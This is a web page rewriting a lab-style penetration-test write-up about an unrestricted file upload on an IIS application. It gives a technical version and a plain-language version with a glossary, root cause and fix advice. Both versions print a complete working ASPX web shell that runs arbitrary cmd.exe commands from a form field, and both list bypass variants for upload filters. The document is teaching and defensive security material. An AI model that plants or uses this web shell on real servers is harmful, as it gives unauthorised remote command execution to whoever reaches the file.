File Upload leads to Command Injection Vulnerability

An application on port 8000 accepted uploads of any file type, including an ASPX web shell. An attacker could upload that file and then run operating system commands on the server through it.

Let's assume you have been provided with an IP address (for ex. 192.168.103.192)
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up walks through a lab-style exercise that starts from nothing more than an IP address. The example address used throughout is [redacted]. Browsing to it lands on an IIS Windows Server, and the interesting application is not on the default port but on port 8000. That application lets users upload files, and the upload handling turns out to be the whole story: because file types are not restricted, an ASPX web shell can be dropped onto the server and used to run Windows commands.
The report calls the final result a command injection vulnerability. In practice the mechanism is an unrestricted file upload that places attacker-controlled server-side code on the host, which then executes commands supplied through a form field.
Setup
The only precondition described is network access to the target host. No credentials, accounts or roles are mentioned. The tools used are a browser and Nmap. No versions are given for either, and the report does not name the application or its vendor.
Finding it
Accessing the address in a browser shows the default IIS Windows Server page.

That tells you the host is Windows and running IIS, which makes ASP and ASPX worth keeping in mind later. The next step is an Nmap scan to enumerate open ports.

The report says to look for HTTP-relevant ports, specifically 80 and 8000. Port 8000 is where the actual application answers.

On the application itself, the researcher noticed an upload feature. The reasoning at this point is simple: check whether the upload enforces any restriction on file types by trying several extensions.

Files with .txt, .php, .py and other extensions were all accepted. There was no restriction on file types.
Exploitation
Step 1: Upload an ASPX web shell
Since the host is IIS, the natural choice is an .aspx file. The payload below is the file content from the report, saved as shell.aspx:
<%@ Page Language=”C#” %>
<%@ Import Namespace=”System.Diagnostics” %>

<html>
<body>
<form method=”GET”>
<input name=”cmd” type=”text” />
<input type=”submit” value=”Execute” />
</form>

<%
if (Request[“cmd”] != null)
{
 Process p = new Process();
 p.StartInfo.FileName = “cmd.exe”;
 p.StartInfo.Arguments = “/c “ + Request[“cmd”];
 p.StartInfo.UseShellExecute = false;
 p.StartInfo.RedirectStandardOutput = true;
 p.StartInfo.RedirectStandardError = true;
 p.Start();

Response.Write(“<pre>”);
 Response.Write(Server.HtmlEncode(p.StandardOutput.ReadToEnd()));
 Response.Write(Server.HtmlEncode(p.StandardError.ReadToEnd()));
 Response.Write(“</pre>”);
}
%>
</body>
</html>
The important parts:
<%@ Page Language=”C#” %>and theSystem.Diagnosticsimport make this a compiled ASPX page that can start processes.- The HTML form sends a
cmdparameter by GET, so commands can be passed in the URL. - When
cmdis present, the page creates aProcess, runscmd.exewith/cfollowed by the supplied value, and captures both standard output and standard error. - The output is HTML-encoded and written inside a
<pre>block, so the command results are rendered back in the browser.
The file is then uploaded through the application's upload feature.
Step 2: Reach the uploaded file

After a successful upload, the file has to be requested at its own path. The report notes that the path depends on the nature of the application, without giving the exact URL. Once the shell is reached, the page renders the input field defined in the ASPX file.
Step 3: Run commands
The last step is to supply a Windows command in the cmd field to list the backend files of the server.

The report does not reproduce the exact command used or the output returned. What it does state is that this is how the command injection vulnerability was obtained: the uploaded page executed the supplied command on the server and returned the result.
Root cause
The upload feature accepts files of any extension, including .aspx, and the uploaded page was later reached and executed. IIS maps .aspx to the ASP.NET handler, so a file that was meant to be user content becomes executable server-side code. The report does not describe any validation, content-type check, storage-outside-the-webroot rule or execution-disabling configuration that would have prevented this, so the likely root cause is the absence of an extension allowlist combined with storing uploads in an executable location.
Impact
An attacker who can reach the upload feature can run commands on the server and read the output in the browser. In the report this is demonstrated by listing backend files. The report does not assess the privileges of that account, whether the host is shared, or what else could be reached from it, so the wider blast radius is not established here.
Fix
Based on the mechanism, the upload handler should enforce an allowlist of extensions, validate the actual file content rather than trusting the name, store uploads outside the web root or in a location where script execution is disabled, and serve them with a content type and headers that prevent them from being interpreted as code.
Variants to test
- Try other server-side extensions on the same upload:
.asp,.ashx,.asmx,.config. A positive result is any of them being accepted and then executed when requested. - Try double extensions and case variations such as
shell.aspx.txtorshell.ASPX. A positive result is the server treating the file as executable despite the filter. - Try uploading a harmless file first and requesting it directly to learn the storage path. A positive result is a predictable, web-accessible URL for uploaded content.
- Try a content-type mismatch, sending an ASPX body with an image content type. A positive result is acceptance based on the declared type rather than the extension.
- On non-IIS targets, repeat the same logic with the platform's own server-side format, for example
.phpor.jsp. A positive result is the uploaded file executing and returning command output.
What happened, in plain words
A tester was given only an IP address, which is like being handed the street address of a building with no other information. Opening that address in a browser showed a standard welcome page for a Microsoft web server called IIS. That page is the digital equivalent of a building's lobby sign: it tells you the place exists and what kind of place it is, but not what is inside.
A quick scan of the building's doors (network ports) revealed that the real application was not behind the main entrance but behind a side door numbered 8000. That application had a feature for uploading files, much like a suggestion box where anyone can drop in a document. The tester tried putting in files of several different types, and the box accepted all of them without checking. Because the server was a Windows IIS machine, the tester uploaded a file written in a language that IIS can run (ASPX). That file, once uploaded, displayed a text box where you could type a Windows command for the server to run. That is how the tester could list files on the server's hard drive. The report calls this a command injection vulnerability; in plain terms, the upload feature let an outsider put a program on the server and then use it to run commands.
Setup
The only thing needed to start was network access to the target machine. No usernames, passwords, or special roles were required. The tools used were a web browser and a program called Nmap, which is like a radar that sends signals to a computer to see which doors (ports) are open. The report does not mention which versions of the browser or Nmap were used, nor does it name the application or the company that made it.
Finding it
Step 1: Look at the address in a browser
The tester opened the IP address [redacted] in a browser. The page that appeared was the default welcome page for IIS, Microsoft's web server software. Seeing this is like noticing a particular brand of lock on a door: it tells you what kind of system you are dealing with. In this case, it meant the machine was running Windows and IIS, which is useful because IIS can run files with certain extensions, such as .asp and .aspx.
Step 2: Scan for open ports
Next, the tester ran an Nmap scan to find which ports were open. A port is like a numbered door on a computer; each service (web, email, file sharing) listens on a specific door. The report says to look for ports relevant to HTTP, specifically 80 and 8000. Port 80 is the default for web traffic, but the real application was on port 8000.
Step 3: Access the application on port 8000
When the tester browsed to the same IP address but added :8000 to the address, the actual application appeared. This is like finding that the main lobby is just a reception area, but the actual office you want is down the hall behind a different door.
Step 4: Notice the upload feature and test its restrictions
The application had a feature that allowed users to upload files. The tester's reasoning was simple: check whether the upload checks the type of file being uploaded. To do this, they tried uploading files with various extensions, such as .txt, .php, .py, and others. All were accepted. There was no restriction on file types. This is like a mailroom that accepts any package without checking what is inside, even if the package is labelled "bomb".
Exploitation
Step 1: Upload an ASPX web shell
Because the server was running IIS, the tester chose to upload a file with the .aspx extension. ASPX is a file format that IIS can execute as a program, not just serve as a static document. The file they uploaded is called a web shell: a script that, when run on the server, gives the attacker a way to run commands. The content of the file is shown below, exactly as in the report. It is saved with the name shell.aspx.
<%@ Page Language=”C#” %>
<%@ Import Namespace=”System.Diagnostics” %>

<html>
<body>
<form method=”GET”>
<input name=”cmd” type=”text” />
<input type=”submit” value=”Execute” />
</form>

<%
if (Request[“cmd”] != null)
{
 Process p = new Process();
 p.StartInfo.FileName = “cmd.exe”;
 p.StartInfo.Arguments = “/c “ + Request[“cmd”];
 p.StartInfo.UseShellExecute = false;
 p.StartInfo.RedirectStandardOutput = true;
 p.StartInfo.RedirectStandardError = true;
 p.Start();

Response.Write(“<pre>”);
 Response.Write(Server.HtmlEncode(p.StandardOutput.ReadToEnd()));
 Response.Write(Server.HtmlEncode(p.StandardError.ReadToEnd()));
 Response.Write(“</pre>”);
}
%>
</body>
</html>
Let's go through this file line by line to understand what it does.
<%@ Page Language=”C#” %>tells the server that this page is written in the C# programming language and should be compiled and run as a program.<%@ Import Namespace=”System.Diagnostics” %>brings in a library that lets the code start and control other programs (processes).- The
<html>,<body>, and<form>tags create a simple web page with a form. The form uses the GET method, which means the data is sent in the URL (you'll see it after a?in the address bar). <input name=”cmd” type=”text” />creates a text box where the user can type a command. The namecmdis important because the code later looks for a parameter with that name.<input type=”submit” value=”Execute” />creates a button labelled "Execute" that submits the form.- The
<% ... %>block is server-side code that runs when the page is requested. Inside it:if (Request[“cmd”] != null)checks if the URL contains a parameter namedcmd. If it does, the code inside the block runs.Process p = new Process();creates a new process object, which will be used to run a program.p.StartInfo.FileName = “cmd.exe”;sets the program to run ascmd.exe, the Windows command interpreter.p.StartInfo.Arguments = “/c “ + Request[“cmd”];sets the arguments forcmd.exe. The/ctellscmd.exeto run the command that follows and then exit. The command that follows is whatever the user typed in thecmdparameter.p.StartInfo.UseShellExecute = false;ensures the process is started directly, not through the system shell, which is needed to capture output.p.StartInfo.RedirectStandardOutput = true;andp.StartInfo.RedirectStandardError = true;tell the system to capture the normal output and error output of the command so they can be read by the program.p.Start();actually starts the process (runs the command).Response.Write(“<pre>”);writes an opening<pre>tag to the web page, which preserves formatting (like spaces and line breaks) in the output.Response.Write(Server.HtmlEncode(p.StandardOutput.ReadToEnd()));reads all the normal output from the command, encodes it to prevent HTML injection, and writes it to the page.Response.Write(Server.HtmlEncode(p.StandardError.ReadToEnd()));does the same for any error output.Response.Write(“</pre>”);closes the<pre>tag.
- The closing
</body>and</html>tags finish the page.
In short, this file, when accessed, shows a form with a text box. When you submit a command, it runs that command on the server using cmd.exe and displays the output on the page. That is why it is called a web shell: it gives you a shell (command prompt) through the web.
The tester then uploaded this shell.aspx file using the application's upload feature.
Step 2: Reach the uploaded file
After the upload succeeded, the tester needed to find the URL where the uploaded file could be accessed. The report notes that the path depends on how the application is built, and it does not give the exact URL. Once the tester navigated to the correct path, the page displayed the input field defined in the ASPX file, confirming that the file was being executed as a program, not just stored.
Step 3: Run commands
The final step was to type a Windows command into the cmd field to list the files on the server's backend.
Root cause
The upload feature accepted files of any extension, including .aspx, and the uploaded page was later reached and executed. IIS treats .aspx files as programs to run, not as static content. So a file that was meant to be user content (like a profile picture) became executable code on the server. The likely root cause is the absence of an allowlist of permitted file extensions, combined with storing uploads in a folder where scripts can run.
Impact
An attacker who can reach the upload feature can run commands on the server. They can read the output in the browser. In this report, the tester demonstrated this by listing files on the server. The report does not assess what privileges that account has, whether the server is shared with others, or what else could be reached from it, so the full extent of the damage is not established here.
Fix
Based on how the vulnerability works, the upload handler should:
- Enforce an allowlist of safe file extensions (for example, only allow
.jpg,.png,.pdf). - Validate the actual content of the file, not just its name or extension.
- Store uploaded files outside the web root (the folder that the web server serves) or in a location where script execution is disabled.
- Serve uploaded files with a content type and headers that prevent the browser from interpreting them as code.
Variants to test
If you are testing a similar application, here are some variations to try:
- Try uploading files with other server-side extensions such as
.asp,.ashx,.asmx,.config. A positive result is if any of them are accepted and then executed when requested. - Try double extensions and case variations like
shell.aspx.txtorshell.ASPX. A positive result is if the server treats the file as executable despite the filter. - Upload a harmless file first and request it directly to learn where uploaded files are stored. A positive result is a predictable, web-accessible URL for uploaded content.
- Try a content-type mismatch: send an ASPX file but declare the content type as an image. A positive result is if the server accepts it based on the declared type rather than the extension.
- On non-IIS servers, repeat the same logic with the platform's own server-side format, such as
.phpor.jsp. A positive result is if the uploaded file executes and returns command output.
Glossary
- IP address: A unique number that identifies a device on a network, like a street address for a computer.
- Port: A numbered channel on a computer that services use to communicate; think of it as a door number in a building.
- IIS (Internet Information Services): Microsoft's web server software that runs on Windows and serves web pages.
- Nmap: A tool that scans a network to discover which devices are connected and which ports are open.
- HTTP: The protocol used by web browsers and servers to communicate; it defines how requests and responses are formatted.
- Upload feature: A part of a web application that allows users to send files from their computer to the server.
- File extension: The suffix at the end of a filename (like
.txtor.aspx) that indicates the file type. - ASPX: A file format used by Microsoft's ASP.NET framework; these files are executed as programs by IIS.
- Web shell: A script uploaded to a server that provides a way to run commands on that server through a web interface.
- Command injection: A vulnerability where an attacker can trick an application into running system commands.
- Reverse shell: A type of shell where the target machine connects back to the attacker; in this report, the term is used loosely for a web shell that runs commands.
- Process: A running instance of a program on a computer.
- cmd.exe: The Windows command-line interpreter that runs text commands.
- GET method: An HTTP method that sends data in the URL, often used for simple forms.
- Parameter: A piece of data sent with a request, usually as a name-value pair (like
cmd=dir). - HTML encoding: Converting special characters (like
<and>) into safe codes so they display as text rather than being interpreted as HTML. - Web root: The folder on a server that is publicly accessible via the web server; files outside it are not served directly.
- Allowlist: A list of items that are explicitly permitted; anything not on the list is denied.
- Content-type: A header that tells the browser or server what type of data is being sent (e.g.
text/html,image/jpeg). - Privileges: The permissions granted to a user account or process, determining what actions it can perform.